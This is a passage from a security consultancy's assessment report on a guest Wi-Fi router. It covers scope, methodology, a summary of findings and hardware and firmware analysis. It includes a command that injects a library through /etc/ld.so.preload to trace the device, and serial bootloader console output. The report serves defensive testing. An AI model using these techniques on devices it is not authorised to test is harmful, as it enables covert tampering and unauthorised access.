



Sidemine Guest Device Assessment

Security Assessment Report

sidemine

Prepared for Sidemine, Inc.
September 1, 2021 (version 1.0)

Project Team:

Technical Testing
Technical Editing

Project Management

Kay Cortez and Oren Nassar
Mitchell Soward and Beau
Tomkinson
Mariam Lindgren

Atredis Partners

www.atredis.com



Table of Contents

| | |
|--|-----------|
| Engagement Overview | 3 |
| Assessment Components and Objectives | 3 |
| Engagement Tasks | 4 |
| Firmware Extraction and Component Identification | 4 |
| Binary and Runtime Analysis..... | 4 |
| Device Vulnerability Identification..... | 4 |
| Network Protocol Analysis..... | 4 |
| Network and System Penetration Testing | 4 |
| Application Penetration Testing | 5 |
| Executive Summary..... | 6 |
| Key Conclusions | 6 |
| Findings Summary..... | 7 |
| Platform Analysis | 8 |
| Supporting Applications..... | 8 |
| Hardware Interfaces | 12 |
| Findings and Recommendations..... | 21 |
| Findings Summary..... | 21 |
| Findings Detail | 21 |
| Broken Authentication and Session Management - Session Cookie Validation | 22 |
| Authentication Bypass - Emergency Mode..... | 31 |
| Stored Cross-Site Scripting - USB Device Descriptor | 35 |
| Heap Buffer Overflow in daapd Daemon | 39 |
| MiniDLNA Version 1.2.1 Prone to Multiple Vulnerabilities..... | 41 |
| Multiple Passwords Generated Using Weak PRNG..... | 43 |
| Web Interface - No CSRF Mitigation | 46 |
| Multiple Buffer Overflows Retrieving NVRAM Items | 48 |
| mt-daapd Authentication Checks Use strcmp | 50 |
| Unnecessary Transfer of Credentials - mt-daapd | 52 |
| Reflected Cross-Site Scripting in applyapp.cgi | 54 |
| Argument Injection - Network Tools..... | 57 |
| Insufficient Privilege Separation | 59 |
| Insecure System Configuration - Weak Password Hashing Algorithm..... | 62 |
| Reflected Cross-Site Scripting in appGet.cgi..... | 64 |
| Unnecessary Transfer of Credentials - WPA Password..... | 66 |
| Tool Links Not Provided Over TLS Connection..... | 69 |
| envrams Daemon - Unspecified Memory Safety Issue | 71 |
| Appendix I: Assessment Methodology..... | 72 |
| Appendix II: About Atredis Partners | 75 |



Engagement Overview

Assessment Components and Objectives

Sidemine, Inc. (“Sidemine”) recently engaged Atredis Partners (“Atredis”) to perform a security assessment of the Sidemine Guest Device platform, which would provide in-store guest wireless Internet access for Sidemine patrons. Objectives included validation that Sidemine’s Guest Device platform was developed with security best practices in mind, and to obtain third party validation that any significant vulnerabilities present in Sidemine’s Guest Device were identified for remediation.

Testing was performed from January 21 through February 12, 2021 by Kay Cortez and Oren Nassar of the Atredis Partners team, with Mariam Lindgren providing project management and delivery oversight. For Atredis Partners’ assessment methodology, please see [Appendix I](#) of this document. Specific testing components and testing tasks are included below.

| COMPONENT | ENGAGEMENT TASKS |
|--|---|
| Sidemine Guest Device Security Assessment | |
| Platform Analysis | <ul style="list-style-type: none"> • Hardware architecture, design, and security posture analysis • Firmware extraction simulation, reverse engineering, and vulnerability discovery • Manual and automated runtime application assessments • Network posture and connectivity assessment |
| Reporting and Analysis | |
| Analysis and Deliverables | <ul style="list-style-type: none"> • Status Reporting and Realtime Communication • Comprehensive Engagement Deliverable • Engagement Outbrief and Remediation Review • Remediation Testing and Support |

The ultimate goal of the assessment was to provide a clear picture of risks, vulnerabilities, and exposures as they relate to accepted security best practices, such as those created by the National Institute of Standards and Technology (NIST), Open Web Application Security Project (OWASP), or the Center for Internet Security (CIS). Augmenting these, Atredis Partners also draws on its extensive experience in secure development and in testing high-criticality applications and advanced exploitation.



Engagement Tasks

Atredis Partners performed the following tasks, at a high level, for in-scope targets during the engagement.

Firmware Extraction and Component Identification

For relevant, in-scope hardware targets, procedures to extract firmware binary code were performed to identify if extraction was possible via debug interfaces, external stored memory, or via firmware update and unpacking processes. For such binaries, any available documentation (such as processor datasheets, open source libraries, and similar available information) was leveraged to load relevant binaries into analysis software and to identify any relevant code blocks influencing targets identified by architectural analysis.

Binary and Runtime Analysis

For relevant software targets identified during this engagement, Atredis performed binary and runtime analysis, using debugging and decompilation tools to analyze application flow to aid in software security analysis. Where relevant, purpose-built tools such as fuzzers and customized network clients may have been utilized to aid in vulnerability identification.

Device Vulnerability Identification

Attempts were made to identify potential access paths through physically accessible ports, such as UART, JTAG, USB, PCI, network, or similar interfaces. The review goal was to identify opportunities to gain dynamic introspection of the executing software through techniques such as interrupting or diverting the normal boot path, using a processor-level debugging interface to halt execution or read and write raw memory, or direct modification of a filesystem.

Network Protocol Analysis

Atredis Partners reviewed network traffic using various packet flow analysis and packet capture tools to observe in-scope network traffic with the objective of identifying scenarios where the integrity of trusted communications could be diminished or reduced. Network communications were analyzed for the presence of cleartext communications or scenarios where the integrity of cryptographic communications could be diminished, and Atredis attempted to identify means to bypass or circumvent network authentication or replay communications, as well as other case-dependent means to abuse the environment to disrupt, intercept, or otherwise negatively affect in-scope targets and communications.

Network and System Penetration Testing

Atredis Partners performed traditional manual and automated network penetration testing against the in-scope targets, mapping out network services that were available, and confirmed the security-relevant aspects of these targets and services.



Once services were mapped out and confirmed, Atredis used manual techniques along with automated network discovery and vulnerability discovery tools to assess the targets, building target-specific attack scenarios, and developing various engagement-specific tools to confirm the presence of vulnerabilities identified and reduce false positives.

Application Penetration Testing

For relevant web applications, APIs, and web services, Atredis Partners performed automated and manual application penetration testing of these components, applying generally accepted testing best practices as derived from the OWASP and the Web Application Security Consortium (WASC).

Testing was performed from the perspective of an anonymous intruder, identifying scenarios from the perspective of an opportunistic, Internet-based threat actor with no knowledge of the environment, as well as from the perspective a user working to laterally move through the environment to bypass security restrictions and user access levels. Where relevant, Atredis utilized both automated fuzzing and fault injection frameworks as well as purpose-built, task-specific testing tools tailored to the application and platforms under review.



Executive Summary

Sidemine provided Atredis Partners with the following equipment as part of the engagement:

- Four (4) Sidemine Guest Devices
 - Asus ROG Rapture GT-AC2900

Atredis performed testing from the perspective of an attacker with access to the Sidemine Guest Device to identify cases where an attacker would be able to gain unauthorized access to the device when deployed in remote locations. Testing identified multiple weaknesses which would eventually allow an unauthenticated attacker to compromise the Sidemine Guest Device.

The initial stage of testing assessed the Guest Device from the perspective of an attacker with physical access to the target system. This process allowed Atredis Partners to identify interfaces that would allow low level access to the system, providing the ability to extract and interact with the firmware running on the target device. Atredis was able to identify multiple areas where an attacker with physical access to the Guest Device could successfully bypass authentication and/or extract sensitive information from the system.

The next stage of the assessment leveraged the knowledge gained during the first phase to identify vulnerabilities within the Guest Device that would allow an attacker connected to the system's network to compromise the running system. By assessing the exposed interfaces provided by network services, Atredis Partners was able to identify multiple vulnerabilities that could be leveraged by an attacker to compromise the Guest Device. In addition to critical severity findings, Atredis also identified numerous vulnerabilities of lower severity; while these findings are not always directly exploitable, they undermine the overall security of the running system and should be considered for remediation.

Key Conclusions

Atredis Partners found Sidemine's potential Guest Device platform to be designed in a manner that would not be safe to deploy in untrusted environments, such as customer facing remote locations. Aside from the current vulnerabilities that were identified, it does not appear that the system would provide Sidemine the ability to install these systems into production with any confidence in their running state as they provide no mechanism for Sidemine to validate or authenticate their configuration or underlying operating system. Sidemine should consider identifying a platform which allows Sidemine to manage and monitor system updates from a central location as well as one that provides validation and authentication of the running system (such as via [secureboot](#)).




Findings Summary

In performing testing for this assessment, Atredis Partners identified **one (1) critical, one (1) high, Four (4) medium, eleven (11) low** severity findings, and **one (1) informational** finding.

Atredis defines vulnerability severity ranking as follows:

- **Critical:** These vulnerabilities expose systems and applications to immediate threat of compromise by a dedicated or opportunistic attacker.
- **High:** These vulnerabilities entail greater effort for attackers to exploit and may result in successful network compromise within a relatively short time.
- **Medium:** These vulnerabilities may not lead to network compromise but could be leveraged by attackers to attack other systems or applications components or be chained together with multiple medium findings to constitute a successful compromise.
- **Low:** These vulnerabilities are largely concerned with improper disclosure of information and should be resolved. They may provide attackers with important information that could lead to additional attack vectors or lower the level of effort necessary to exploit a system.

Findings by Severity






Platform Analysis

The following section outlines analysis of the components targeted during this engagement. Part of the intent of this section is to share with Sidemine the processes Atredis Partners used during the analysis of these targeted components, which included:

- Sidemine Guest Device
 - Asus ROG Rapture GT-AC2900
 - Supporting Applications
 - Hardware Interfaces

Supporting Applications

The main application which supports the running configuration and management of the Sidemine guest device is the administrative web application:



Administrative Web Application



The application is written using a custom web server written in C with content using server side include templates:

```
<script type="text/javascript" src="/js/httpApi.js"></script>
<script>
var wans_dualwan = '<% nvramp_get("wans_dualwan"); %>';
var nowWAN = '<% get_parameter("flag"); %>';
var original_switch_wantag = '<% nvramp_get("switch_wantag"); %>';
var original_switch_stb_x = '<% nvramp_get("switch_stb_x"); %>';
var original_wan_dot1q = '<% nvramp_get("wan_dot1q"); %>';
var original_wan_vid = '<% nvramp_get("wan_vid"); %>';
if(dualWAN_support && ( wans_dualwan.search("wan") >= 0 || wans_dualwan.search("lan") >=
0)){
var wan_type_name = wans_dualwan.split(" ")[<% nvramp_get("wan_unit"); %>].toUpperCase();
switch(wan_type_name){
case "DSL":
location.href = "Advanced_DSL_Content.asp";
break;
case "USB":
if(based_modelid == "4G-AC53U" || based_modelid == "4G-AC55U" || based_modelid == "4G-
AC68U")
location.href = "Advanced_MobileBroadband_Content.asp";
else{
if(based_modelid != "BRT-AC828"){
location.href = "Advanced_Modem_Content.asp";
}
}
}
}
```

Example Application Templates – Advanced_WAN_Content.asp


As the underlying firmware utilizes some open source content, the manufacturer provides an archive of the device source under as required by the GNU General Public License (“GPL”).

| Version | Date | Size | Action |
|--|------------|-------------|----------|
| Version 3.0.0.4.384.81918 | 2020/06/11 | 1.09 GBytes | DOWNLOAD |
| GPL of ASUS GT-AC2900 for firmware 3.0.0.4.384.81918 | | | |
| Version 3.0.0.4.384.81468 | 2020/04/22 | 1.09 GBytes | DOWNLOAD |
| GPL of ASUS GT-AC2900 for firmware 3.0.0.4.384.81468 | | | |

Device GPL Downloads




The application source was used during testing to assist in identifying the underlying functionality during the assessment. In cases where the device code is not open source, a compiled object is provided within the archive, as seen in the following example:



Prebuilt Application Binaries

In these cases, static analysis tools were utilized to understand application workflow and identify potential vulnerabilities:



Static Binary Analysis – web_hook.o



In addition to static analysis, runtime analysis on the device was also leveraged to assist in quickly identifying cases where potentially sensitive functions were called by the supporting applications. Runtime analysis leveraged the ability to enable Secure Shell (`ssh`) on the device and execute tools such as `gdb` and `strace`. Atredis Partners also utilized custom tools to utilize dynamic library loading to log calls to specific functions across the entire system as it was running. An example of this can be seen in the following console output:

```
scp test.so 192.168.50.1: ; ssh 192.168.50.1 'echo "/tmp/home/root/test.so" >
/etc/ld.so.preload; syslogd -n -O -'
admin@192.168.50.1's password:
test.so
100% 31KB 4.4MB/s 00:00
admin@192.168.50.1's password:
May 5 01:35:20 GT-AC2900-3710 syslog.info syslogd started: BusyBox v1.24.1
May 5 01:35:20 [PID:5274] - /bin/grep MemFree - execve - /bin/grep
May 5 01:35:20 [PID:5274] - /bin/cat /proc/meminfo - execve - /bin/cat
May 5 01:35:20 [PID:5278] - /usr/sbin/wl -i eth5 noise - execve - /usr/sbin/wl
May 5 01:35:20 [PID:5278] - - fopen(/proc/sys/kernel/pid_max, r)
May 5 01:35:20 [PID:5280] - /usr/sbin/wl -i eth5 nrate - execve - /usr/sbin/wl
May 5 01:35:20 [PID:5280] - - fopen(/proc/sys/kernel/pid_max, r)
May 5 01:35:20 [PID:5282] - /usr/sbin/wl -i eth6 noise - execve - /usr/sbin/wl
May 5 01:35:20 [PID:5282] - - fopen(/proc/sys/kernel/pid_max, r)
May 5 01:35:20 [PID:5284] - /usr/sbin/wl -i eth6 nrate - execve - /usr/sbin/wl
May 5 01:35:20 [PID:5284] - - fopen(/proc/sys/kernel/pid_max, r)
May 5 01:35:20 [PID:5286] - /usr/sbin/ip route - execve - /usr/sbin/ip
May 5 01:35:20 [PID:5286] - grep default - execve - /bin/grep
May 5 01:35:20 [PID:5289] - /usr/sbin/iptables -t nat -nL PREROUTING - execve -
/usr/sbin/iptables
May 5 01:35:21 [PID:1555] - - fopen(/proc/sys/kernel/pid_max, r)
May 5 01:35:25 [PID:1555] - - nvram_set(asus_device_list ,<3>GT-
AC2900>192.168.50.1>24:4B:FE:64:37:10>0>aaaa>255.255.255.0>1)
May 5 01:35:25 [PID:1555] - - nvram_set(cfg_device_list ,<GT-
AC2900>192.168.50.1>24:4B:FE:64:37:10>1)
```

Dynamic System Analysis via LD Preloading


As part of this process, numerous vulnerabilities were identified including a critical severity finding that allows an attacker to bypass the authentication process and access the administrative interface without credentials. Details of this finding can be found in [Broken Authentication and Session Management - Session Cookie Validation](#).



Hardware Interfaces

In addition to identifying weaknesses in the interfaces exposed to the network, Atredis Partners assessed the Guest Device’s physical interfaces exposed within the device to determine any cases which would allow an attacker to compromise the underlying system.

An active serial port interface was identified on the system which provided access to the systems bootloader as well as the running system.



Serial Console Header



```
$ pyserial-miniterm --raw --eol=CR /dev/cu.usbserial-AD0JS0EE 115200
--- Miniterm on /dev/cu.usbserial-AD0JS0EE 115200,8,N,1 ---
--- Quit: Ctrl+] | Menu: Ctrl+T | Help: Ctrl+T followed by Ctrl+H ---
----
CFE version 1.0.38-161.122 for BCM94908 (64bit,SP,LE)
Build Date: Wed Nov 25 14:33:00 CST 2020 (defjovi@ubuntu-4JB1262-ext)
Copyright (C) 2000-2015 Broadcom Corporation.

Boot Strap Register: 0x6fc42
Chip ID: BCM4906_A0, Broadcom B53 Quad Core: 1800MHZ
Total Memory: 536870912 bytes (512MB)
Status wait timeout: nandsts=0x50000000 mask=0x40000000, count=0
NAND ECC BCH-4, page size 0x800 bytes, spare size used 64 bytes
NAND flash device: , id 0xc2da block 128KB size 262144KB
pmc_init:PMC using DQM mode
pmc_init:AVS disabled
Skip Rescue Mode

Board IP address           : 192.168.1.1:ffffff00
Host IP address           : 192.168.1.100
Gateway IP address        :
Run from flash/host/tftp (f/h/c) : f
Default host run file name : vmlinux
Default host flash file name : bcm963xx_fs_kernel
Boot delay (0-9 seconds)   : 1
Boot image (0=latest, 1=previous) : 0
Default host ramdisk file name :
Default ramdisk store address :
Default DTB file name      :
Board Id                   : GT-AC2900
Number of MAC Addresses (1-64) : 10
Base MAC Address           : 24:4b:fe:64:37:10
PSI Size (1-128) KBytes    : 128
Enable Backup PSI [0|1]    : 0
System Log Size (0-256) KBytes : 0
Auxillary File System Size Percent: 0
flow memory allocation (MB) : 14
buffer memory allocation (MB) : 32
DHD 0 memory allocation (MB) : 0
DHD 1 memory allocation (MB) : 14
DHD 2 memory allocation (MB) : 0
WLAN Feature               : 0x00
Partition 1 Size (MB)      : 8M
Partition 2 Size (MB)      : 48M
Partition 3 Size (MB)      : 0M
Partition 4 Size (MB) (Data) : 8M

Initalizing switch low level hardware.
pmc_switch_power_up: Rgmii Tx clock zone1 enable 1 zone2 enable 1.
Software Resetting Switch ... Done.
Waiting MAC port Rx/Tx to be enabled by hardware ...Done
Disable Switch All MAC port Rx/Tx
*** Press any key to stop auto run (1 seconds) ***
CFE>
```

Serial Console Bootloader Access



```
Booting Linux on physical CPU 0x0
Linux version 4.1.27 (gitserv_asus@tpbuildsvrvu01) (gcc version 5.3.0 (Buildroot 2016.02) )
#2 SMP PREEMPT Tue Jan 19 11:00:54 CST 2021
CPU: AArch64 Processor [420f1000] revision 0
Detected VIPT I-cache on CPU0
alternatives: enabling workaround for ARM erratum 845719
PERCPU: Embedded 15 pages/cpu @fffffc01ffd6000 s21056 r8192 d32192 u61440
Built 1 zonelists in Zone order, mobility grouping on. Total pages: 122112
Kernel command line: coherent_pool=1M cpuidle_sysfs_switch
PID hash table entries: 2048 (order: 2, 16384 bytes)
Dentry cache hash table entries: 65536 (order: 7, 524288 bytes)
Inode-cache hash table entries: 32768 (order: 6, 262144 bytes)
...
...
_ifconfig: name=eth0 flags=1043 IFUP addr=0.0.0.0 netmask=
wan_down(eth0)
wan_down(eth0): .
stop_auth:: done
route_manip: cmd=DEL name=eth0 addr=0.0.0.0 netmask=0.0.0.0 gateway=(null) metric=0
update_wan_state(wan0_, 3, 0)
update_wan_state(wan0_, 4, 3)
udhcpc:: deconfig done
done
Enable USB power.
Start USB with the skip procedure.
start_usb
no tune_bdflush


GT-AC2900 login: admin
Password:
Login incorrect
GT-AC2900 login:
```

System Authentication Prompt

Through testing these interfaces, it was found that it was possible to interact with the bootloader in a way which caused the running system to enter an emergency mode, allowing an attacker to access and reconfigure the system without knowing the configured password. Details of this finding can be found in [Authentication Bypass - Emergency Mode](#).




In cases where system firmware is not readily accessible or the target device may contain data specific to the running configuration, it is required to identify paths to extract the target firmware. In this case, the Guest Device was found to use a NAND storage device for file system and configuration storage:



Guest Device Storage - Micron NAND Flash


By removing the NAND chip from the device, it is possible to retrieve the contents for analysis:



